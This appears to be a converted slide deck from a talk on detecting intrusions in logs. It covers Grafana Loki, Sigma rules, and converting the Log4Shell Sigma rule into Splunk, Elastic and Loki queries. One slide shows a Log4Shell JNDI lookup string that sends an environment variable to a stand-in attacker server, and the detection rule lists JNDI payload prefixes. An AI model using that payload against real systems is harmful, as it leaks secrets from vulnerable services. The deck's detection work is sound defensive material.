


Open source security event management



Presenters



Bryan Boreham

Distinguished Engineer

Nick Moore

Senior Security Engineer



Overview

Motivation

Many security breaches can be detected in logs, but how do you collect together logs from all parts of your IT infrastructure, then scan for evidence?

Loki

Log aggregation, based on S3-type cloud storage with no full-text index.

Sigma

A platform agnostic format to define rules for compromise detection and threat hunting.

Putting it all together

How to use rules from the Sigma project in Loki searches.

Poll

What is your current
Log Aggregation
System(s)?



Poll

What is your current
Log volumes?



Log4Shell

When logging goes bad






Java Naming
and Directory
Interface™
(JNDI)

```
public static Logger logger = LogManager.getLogger("Demo");  
  
logger.info("query={}", request.query);  
  
logger.info("${jndi:dns://ns.local/${env:HOSTNAME}}");
```



query = `${jndi:dns://attacker.server/${env:SENSITIVE_VARIABLE}}`





"the single biggest, most critical vulnerability ever" - Amit Yoran, CEO, Tenable

"arguably the most severe vulnerability ever" - Dan Goodin, Senior Security Editor, Ars Technica


"most serious vulnerability I have seen" - Jen Easterly, Director, US CISA



Loki





Primer on Loki



Loki Demo



KPI's



Dashboard created by Ward Bekker (hope you like it!)

Follow me on Twitter & LinkedIn for Grafana Loki updates

Check out my Grafana Loki video's on Youtube






- Top Countries**
- CA
 - CN
 - DE
 - HK
 - NG
 - NL
 - PH
 - RU
 - SG
 - US

Recent requests

```

GET /a/1183708888/alternative-to-mountain-sniper-fps-season-2017.html with HTTP status: 200
GET /a/1358111232/alternative-to-cookie-cats-blast.html with HTTP status: 200
GET /a/1254875992/alternative-to-enlight-quickshot-edit-photos.html with HTTP status: 301
GET /q-u-i with HTTP status: 200
GET /a/1913318172/alternative-to-dog-town-pet-simulator-games.html with HTTP status: 200
GET /a/1440255819/alternative-to-mommo-trade-stock-option.html with HTTP status: 200
GET /q-azkend-hd-lite with HTTP status: 200
GET /q-chinese-chess-with-friends with HTTP status: 200
GET /a/1484937345/alternative-to-ffbe-war-of-the-visions.html with HTTP status: 200
GET /a/332063292/alternative-to-popmoney.html with HTTP status: 200
GET /a/514417848/alternative-to-soap-notes.html with HTTP status: 200
GET /a/1898833477/alternative-to-cd-dvd-cover-pro-disc-label.html with HTTP status: 200
GET /q-c172r-poh with HTTP status: 200
GET /q-lingr #118 with HTTP status: 200
GET /q-jogbody-lite-for-women with HTTP status: 200
GET /a/1899219940/alternative-to-lo-tenuta-bacco.html with HTTP status: 301
GET /a/46778268/alternative-to-fulcrum-mobile-data-collector.html with HTTP status: 200
GET /d/1448496468/tarot-numerology-card-reading.html with HTTP status: 200
GET /q-instapan-create-panorama-videos-for-instagram with HTTP status: 200
    
```

Request statistics over time



Acquisition and Behaviour

Top 10 HTTP Referrers (Last 15 minutes)

HTTP Referrer	Requests
https://www.google.com/	47
https://de.appfelstrudel.com/a/988672949/alternative-to-hologram-3d-prank-simulator.html	16
https://de.appfelstrudel.com/a/657500465/alternative-to-mv-talking-tom.html	16

Top 10 User Agents (Last 15 minutes)

User agent	Requests
Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Mobile Safari/537.36 (compatible); Googlebot/2.1; +http://www.go...	1124
Mozilla/5.0 (compatible; AhrefsBot/7.0; +http://ahrefs.com/robot/)	386
Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)	350

- 03/18 Project started by Tom and David
- 12/18 Launched at KubeCon NA
- 12/18 #1 on HN for ~12hrs!
- 04/19 KubeCon EU: context, live tailing
- 06/19 0.1.0 Beta release!
- 11/19 1.0.0 1.5TB/10 billion log lines a day in our Production cluster
- 08/20 1.6.0 10x metrics query performance, Lambda support
- 10/20 Loki v2.0!
-
- 04/23 Most recent release: Loki v2.8

<https://github.com/grafana/loki>



A bit of history

Initial commit.

🔗 master 📁 v1.4.1 ... v0.1.0



tomwilkie committed on Apr 15, 2018

The screenshot shows a Google Docs interface. The browser address bar displays the URL: https://docs.google.com/document/d/11tjK_lv1-SVsFZjgOTr1vV3.... The document title is "2018-03 Loki Design Document". The menu bar includes "File", "Edit", "View", "Tools", and "Help". The view settings show "100%" zoom and "View only" mode. The main content area features the heading "Loki: like Prometheus, but for logs." followed by the subtitle "Design Document" and the authors "Tom Wilkie & David Kaltschmidt, March 2018". The first paragraph of the document reads: "This document aims to explain the motivations for, and design of, the Grafana Loki service. document does not attempt to describe in depth every possible detail of the design, but hopefully explains the key points and should allow us to spot any obvious mistakes ahead of time."

Who did we make Loki for?

DevOps

- ✔ Effective debugging and troubleshooting of applications

SRE

- ✔ Visualize and alert on services/app metrics

DataEng

- ✔ Build actionable insights from log data



Who did we make Loki for?

DevSecOps

- ✔ Effective debugging and troubleshooting of applications

SRE

- ✔ Visualize and alert on services/app metrics

DataEng

- ✔ Build actionable insights from log data



Key Sigma Concepts



When adversaries take intrusive actions within systems, they almost inevitably leave

footprints:

- Network connections, which record their **communications**
- Files, which can be identified by their **content**
- Logs, which can record their intended **actions**

However...

- Ubiquitous encryption has **reduced** the effectiveness of network intrusion detection
- Files can be difficult to reliably **fingerprint** or may not be present
- Logs are often viewed as **just** for developers




Sigma is for log files,
what Snort is for network traffic,
and YARA is for files.



Sigma Project History



- Started 2017 by Florian Roth & Thomas Patzke as a way to share log rules in a machine-readable and system-agnostic way
 - By October 2017, the sigma repository had 130 signatures and a converter into multiple query languages
- Introduced MITRE ATT&CK framework integration in July 2018
- New, more flexible framework for converting rules released 2020
- Recognised in 2023 as one of the [top 10 open source security projects](#)




Understanding the Loki model

Prometheus but for Logs



Big Picture



How does Loki work?

2019-12-11T10:01:02.123456789Z

{app="nginx", env="dev"}

GET /about 1034 Debug "page not found"

Timestamp

with nanosecond precision

Labels/Selectors


key-value pairs

Content log line

indexed

unindexed




 Google Cloud Storage

Microsoft Azure
Blob Storage



Efficient logging

Loki does not index the text of logs. Instead, entries are grouped into streams and indexed with Prometheus-style labels.



Think of it more like a table of contents than an index



LOGS - STREAM

A **log stream** is a stream of log entries with the **same labels**

```
2019-10-13T10:01:02.000Z {app="nginx",env="production"} GET /about
2019-10-13T10:03:04.000Z {app="nginx",env="production"} GET /
2019-10-13T10:05:06.000Z {app="nginx",env="production"} GET /help
```

```
2019-10-13T10:01:02.000Z {app="nginx",env="development"} GET /users/1
2019-10-13T10:03:04.000Z {app="nginx",env="development"} GET /users/2
```


SELECTING LOG STREAMS WITH LOGQL

```
{container="redis", cluster=~"play.*"} |= "Failed" |~ "Invalid.*argument"
```

Label matchers

- = contains string.
- != does not contain string.
- =~ matches regular expression.
- !~ does not match regular expression.

Filter expressions

- |= contains string.
- != does not contain string.
- |~ matches regular expression.
- !~ does not match regular expression.

1PB

Raw Logs



80TB

Label selector



1TB


Timeframe



120GB+/s

Brute force
search - heavily
parallelized





Dissecting the Log4Shell Sigma Rule



```
title: Log4j RCE CVE-2021-44228 Generic
id: 5ea8faa8-db8b-45be-89b0-151b84c82702
status: test
description: Detects exploitation attempt against log4j RCE vulnerability reported as CVE-2021-44228 (Log4Shell)
references:
  - https://www.lunasec.io/docs/blog/log4j-zero-day/
author: Florian Roth (Nextron Systems)
date: 2021/12/10
modified: 2022/02/06
tags:
  - attack.initial_access
  - attack.t1190
  - detection.emerging_threats
logsource:
  category: webserver
detection:
  keywords:
    - '${jndi:ldap:/'
    - '${jndi:rmi:/'
    - '${jndi:ldaps:/'
    - '${jndi:dns:/'
  filter:
    - 'w.nessus.org/nessus'
    - '/nessus}'
  condition: keywords and not filter
falsepositives:
  - Vulnerability scanning
level: high
```



https://github.com/SigmaHQ/sigma/blob/master/rules-emerging-threats/2021/Exploits/CVE-2021-44228/web_cve_2021_44228_log4j.yml

title: Log4j RCE CVE-2021-44228 Generic

id: 5ea8faa8-db8b-45be-89b0-151b84c82702

status: test

description: Detects exploitation **attempt** against log4j RCE vulnerability reported as CVE-2021-44228 (Log4Shell)

references:

- <https://www.lunasec.io/docs/blog/log4j-zero-day/>

author: Florian Roth (Nextron Systems)

date: 2021/12/10

modified: 2022/02/06



tags:

- `attack.initial_access`
- `attack.t1190`
- `detection.emerging_threats`

logsource:

category: webserver

falsepositives:

- Vulnerability scanning

level: high



detection:

keywords:

- '\${jndi:ldap:/'
- '\${jndi:rmi:/'
- '\${jndi:ldaps:/'
- '\${jndi:dns:/'

filter:

- 'w.nessus.org/nessus'
- '/nessus}'

condition: **keywords** and **not filter**



Using logs for intrusion detection has its own **challenges**:

- Log data has very little standardisation - many formats, transformations, etc.
- Many log aggregation frameworks, like Loki, use bespoke query languages
 - An optimal SQL query might not be an optimal Loki query
- Unlike network traffic, there is often not a single location for logs
 - E.g., CSP logs are *often* stored apart from application logs

Sigma doesn't try to solve these problems by itself. The project includes an [extensible Python library](#) that enables additional:

- Backends to convert Sigma rules into a variety of query formats
- Pipelines to modify queries to reflect different logging configurations



Splunk:

```
index=* (("${jndi:ldap:/" OR "${jndi:rmi:/" OR "${jndi:ldaps:/" OR "${jndi:dns:/" ) AND  
NOT ("w.nessus.org/nessus" OR "/nessus"))
```

Elastic:

```
(((*${jndi:ldap:/*) OR (*${jndi:rmi:/*) OR (*${jndi:ldaps:/*) OR (*${jndi:dns:/*)) AND  
(NOT ((*w.nessus.org/nessus*) OR (*/*nessus}*))
```

Loki:

```
{job=~".+"} |~ `(?)\$\{jndi:ldap:|/\|\$\{jndi:rmi:|/\|\$\{jndi:ldaps:|/\|\$\{jndi:dns:|/` !~  
`(?:)w\.nessus\.org/nessus` !~ `(?)/*nessus\}`
```



Sigma Plugin Demo

WIP!



Questions?



Summary

- **Loki is an OSS tool for aggregating and searching logs.**
- **Sigma is a collection of rules to search for intrusions.**
- **Grafana has brought Sigma rules to Loki.**
- **Try it out!**
 - <https://github.com/grafana/loki>
 - <https://github.com/SigmaHQ/sigma>
 - <https://github.com/grafana/detect-plugin>

<https://grafana.com/>



Thank you